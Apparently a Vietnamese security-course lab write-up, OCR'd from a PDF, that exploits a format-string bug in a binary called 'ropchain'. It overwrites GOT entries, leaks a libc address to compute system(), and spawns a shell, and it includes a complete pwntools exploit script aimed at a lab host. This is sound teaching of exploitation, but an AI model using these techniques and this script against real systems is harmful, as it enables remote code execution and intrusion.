


Thầy file libc được dùng cho ropchain là **libc-2.31.so:**

Ta copy file libc đó ra ngoài host:



Patch file ropchain cũ với libc vừa copy ra, ta có được file ropchain_patched, file này giống như trên remote:



Dùng IDA để reverse, đọc source code hàm main:

```
1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3   char format[504]; // [rsp+0h] [rbp-200h] BYREF
4   unsigned __int64 v4; // [rsp+1F8h] [rbp-8h]
5
6   v4 = __readfsqword(0x28u);
7   setvbuf(stdin, 0LL, 2, 0LL);
8   setvbuf(stdout, 0LL, 2, 0LL);
9   if ( !a )
10  {
11    __isoc99_scanf("%499s", format);
12    printf(format);
13    ++a;
14  }
15  exit(0);
16 }
```


Flow chương trình khá đơn giản, chỉ cần a = 0 thì ta có thể nhập chuỗi vào, sau đó sẽ được in ra với printf => lỗi Format string. Ta sẽ tận dụng lỗi này để nhập payload nhiều lần. Cụ thể quá trình exploit như sau:

- Đầu tiên cần overwrite got address của hàm exit() thành địa chỉ hàm main, để ta có vòng lặp liên tục phục vụ cho việc nhập payload nhiều lần. Cơ mà vẫn cần điều kiện a phải bằng 0, nên ta cần ghi đè sao cho a = -1, để khi ++a thì a sẽ bằng 0, cho phép ta tiếp tục nhập chuỗi và tận dụng lỗi formatstring
- Ta cần leak được địa chỉ của hàm nào đó trong libc được dùng trong binary file, nằm trên stack. Khi leak được ta có thể biết được hàm đó là hàm nào, để mà ta có được offset của hàm đó, tính được libcbase
- Sau khi có được libcbase ta sẽ cần offset của lệnh system, để tình địa chỉ hàm system.
- Tiếp theo ta cần overwrite got address của hàm printf thành địa chỉ hàm system để khi ta gọi hàm printf() ở lần kế tiếp thì tức là ta gọi hàm system, lúc này ta chỉ cần truyền input là "/bin/sh" thì ta sẽ gọi được hàm system("/bin/sh") và lấy được shell


Ta sẽ chia quá trình trên thành 3 payloads:

❖ Đầu tiên là overwrite got address của hàm exit() thành địa chỉ hàm main, leak địa chỉ của hàm trong libc trên stack:


Tìm địa chỉ của biến a:



Địa chỉ got của hàm exit():



Địa chỉ hàm main:




Theo như trên thì ta thấy địa chỉ hàm **main** chỉ khác địa chỉ got của hàm **exit()** 2 bytes, do đó ta chỉ cần ghi 2 bytes với format **$hn**, 2 bytes này là **0x1196** = **4502**

Tiếp theo ta thấy ta cần ghi đè giá trị của biến **a** thành **-1** mà **-1** = **0xffffffffffffffff** (trong kiến trúc 64bit)

Mà ở đây ta chọn ghi theo định dạng 2 bytes mỗi lần, do đó ta chia ra ghi 4 lần, mỗi lần **0xffff** vào địa chỉ biến **a**. Mà **0xffff** = **65535**, trước đó ta đã in ra màn hình **4502** kí tự rồi nên giờ chỉ cần in ra thêm **65535 – 4502 = 61033**.

Còn phần leak đại chỉ hàm trong libc trên stack thì ở đây:



Ta tính được địa chỉ này là tham số thứ **71** của **printf(),** do đó sau khi overwrite rồi thì ta thêm vào chuỗi **%71$p** ở cuối payload nhằm leak địa chỉ đó ra. **Ở đây ta thấy là địa chỉ này + 243. Note để tí nữa ta cần trừ đi 243.**

Dưới đây là payload chi tiết:

```python
a_addr = 0x404070  # binary.sym.a
main_addr = 0x401196  # binary.sym.main
exit_got = 0x404030  # binary.got.exit

payload = b"%4502c%12$hn%61033c%13$hn%14$hn%15$hn%16$hn%71$p" + \
    p64(exit_got) + p64(a_addr) + p64(a_addr+2) + p64(a_addr+4) + p64(a_addr+6)

r.sendline(payload)
r.recvuntil(b"0x")

leak = int(r.recv().split(b"@@@")[0], 16)
log.info(f"leak libc address: {hex(leak)}")
```

❖ Tiếp theo ta cần tính **libcbase và system address** như sau:

- Trước tiên ta sẽ lấy offset của hàm mà ta leak được và offset của hàm system:

```
→ ropchain
▶ readelf -sW libc-2.31.so | grep __libc_start_main
  2238: 0000000000023f90   483 FUNC    GLOBAL DEFAULT   15 __libc_start_main@@GLIBC_2.2.5
→ ropchain
▶ readelf -sW libc-2.31.so | grep system
   237: 0000000000153d00   103 FUNC    GLOBAL DEFAULT   15 svcerr_systemerr@@GLIBC_2.2.5
   619: 0000000000052290    45 FUNC    GLOBAL DEFAULT   15 __libc_system@@GLIBC_PRIVATE
  1430: 0000000000052290    45 FUNC    WEAK   DEFAULT   15 system@@GLIBC_2.2.5
→ ropchain
▶
```

- Dưới đây là code thực hiện:

```python
leak_funct_offset = 0x23f90
system_offset = 0x52290

libcbase = leak - 243 - leak_funct_offset
log.info(f"Libc base: {hex(libcbase)}")


system_addr = libcbase + system_offset
log.info(f"system addr: {hex(system_addr)}")
```

Sau khi trích xuất được địa chỉ leak ra, ta cần tính libcbase. Ta lấy địa chỉ leak ra được trừ cho **243** như đã nói ở trên, tiếp theo trừ cho offset của hàm này (**__libc_start_main**).

Sau khi có được libcbase ta sẽ tính địa chỉ hàm system: lấy libcbase + offset hàm system.

❖ Tiếp theo ta tiến hành ghi đè got address của hàm **printf()** thành địa chỉ hàm **system**:

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab6/ropchain/ropchain_patched:
GOT protection: Partial RELRO | Found 4 GOT entries passing the filter
[0×404018] printf@GLIBC_2.2.5 → 0×401030 ◂— endbr64
[0×404020] setvbuf@GLIBC_2.2.5 → 0×401040 ◂— endbr64
[0×404028] __isoc99_scanf@GLIBC_2.7 → 0×401050 ◂— endbr64
[0×404030] exit@GLIBC_2.2.5 → 0×401060 ◂— endbr64
```

- Ta dùng hàm sinh payload của pwntools cho việc lợi dụng lỗi format string để ghi vào vùng nhớ:

```
printf_got = 0x404018
payload = fmtstr_payload(6, {printf_got: p64(
    system_addr), a_addr: p64(0xffffffffffffffff)}, write_size='short')

r.sendline(payload)
```

❖ Cuối cùng gửi payload "/bin/sh" để khi chương trình thực hiện sẽ thực thi: **system("/bin/sh")**

```
r.sendline(b"/bin/sh\x00")

r.interactive()
```

Exploit code:


exploit.py 7

ropchain > exploit.py > ...


```python
from pwn import *

# binary = context.binary = ELF("./ropchain_patched")
# r = process(binary.path)
r = remote('10.81.0.7', 14002)
# gdb.attach(r, api=True)

a_addr = 0x404070  # binary.sym.a
main_addr = 0x401196  # binary.sym.main
exit_got = 0x404030  # binary.got.exit

payload = b"%4502c%12$hn%61033c%13$hn%14$hn%15$hn%16$hn%71$p" + \
    p64(exit_got) + p64(a_addr) + p64(a_addr+2) + p64(a_addr+4) + p64(a_addr+6)

r.sendline(payload)
r.recvuntil(b"0x")

leak = int(r.recv().split(b"0@@")[0], 16)
log.info(f"leak libc address: {hex(leak)}")

leak_funct_offset = 0x23f90
system_offset = 0x52290

libcbase = leak - 243 - leak_funct_offset
log.info(f"Libc base: {hex(libcbase)}")


system_addr = libcbase + system_offset
log.info(f"system addr: {hex(system_addr)}")

printf_got = 0x404018
payload = fmtstr_payload(6, {printf_got: p64(
    system_addr), a_addr: p64(0xffffffffffffffff)}, write_size='short')

r.sendline(payload)
r.sendline(b"/bin/sh\x00")

r.interactive()

```


Flag:

Trên local:



Trên remote:





HẾT